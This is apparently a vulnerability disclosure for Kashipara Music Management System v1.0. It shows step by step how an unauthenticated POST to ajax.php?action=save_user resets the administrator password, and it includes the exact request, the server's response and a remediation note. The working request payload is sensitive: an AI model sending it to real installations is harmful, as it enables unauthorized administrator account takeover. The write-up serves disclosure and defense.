

Broken Access Control vulnerability was found in “/music/ajax.php?action=save_user” in Kashipara Music Management System v1.0. This vulnerability allows an unauthenticated attacker to takeover the administrator account via the direct URL access. This is a CRITICAL vulnerability.

Affected Vendor: KASHIPARA (<https://www.kashipara.com/>)

Product Official Website URL: Music Management System v1.0
(<https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code>)


Version: 1.0

Affected Components:

- **Affected Code File:** /music/ajax.php?action=save_user

Steps:

1. For this POC, we will target the Administrator account (id=5, first name=ADMIN, last name=ADMIN & [email=admin@gmail.com](mailto:admin@gmail.com)).




	id	firstname	lastname	gender	contact	address	email	password
1	3	Lopa	mishra	Female	22	22 mohan	11@gmail.com	b59c67bf196
2	4	Testa	Testb	Male	Test	Testa	test@gmail.com	cc03e747a6
3	5	ADMIN	ADMIN	Male	ADMIN	ADMIN	admin@gmail.com	81dc9bdb52
4	6	CSRF	CSRF	Male	Test	Test	TestDelete1@t.com	e3afed0047t

2. Access the Login page of Music Management System v1.0 (URL: <http://localhost/music/login.php>).

3. Try to login with email as "admin@gmail.com" & password as "admin". The login attempt fails.

	Pretty	Raw	Hex
1	POST /music/ajax.php?action=login HTTP/1.1		
2	Host: localhost		
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv		
4	Accept: */*		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate		
7	Content-Type: application/x-www-form-urlencoded; charset=		
8	X-Requested-With: XMLHttpRequest		
9	Content-Length: 38		
0	Origin: http://localhost		
1	Connection: close		
2	Referer: http://localhost/music/login.php		
3	Cookie: PHPSESSID=o2ra45r19up78l87g1p23724je		
4	Priority: u=0		
5			
6	email=admin%40gmail.com &password=admin		



- Now, send the below HTTP POST request to the server. Note that in this request, we are trying to set Administrator account (id=5 & [email=admin@gmail.com](mailto:admin@gmail.com)) password as “admin”. Also, we don’t have to login into the application to send this request.

POST /music/ajax.php?action=save_user HTTP/1.1


Host: localhost

Content-Type: application/x-www-form-urlencoded

Content-Length: 119


Origin: null

id=5&firstname=ADMIN&lastname=ADMIN&contact=ADMIN&address=ADMIN&type=1&email=admin@gmail.com&password=admin&cpass=admin





```
1 POST /music/ajax.php ?action=save_user HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Sec-GPC: 1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 119
14
15 id=5&firstname=ADMIN&lastname=ADMIN&contact=ADMIN&address=ADMIN&type=1&email=admin@gmail.com&password=admin&cpass=admin
```

- The request is accepted by the server and the Administrator account password is changed to “admin”.





```
1 HTTP/1.1 200 OK
2 Date: Tue, 30 Jul 2024 19:06:27 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Set-Cookie: PHPSESSID=rh792dvli09blvligc1d04d206 ; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 1
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 1
```

6. Access the login page of the Music Management System v1.0 (URL: <http://localhost/music/login.php>) application.
7. Try to login (same as Step 3) with new administrator login credentials (email as "admin@gmail.com" & password as "admin").



8. Now we are able to login as administrator. Hence, the account takeover was successful.



Solution/Good Reads:

Application should make sure that only the valid authorized user is allowed to access the post login data and perform the relevant post login activities. Validate the session cookie and user permissions at server side for each request before responding with the post login data and allowing the post login activities.

https://owasp.org/Top10/A01_2021-Broken_Access_Control/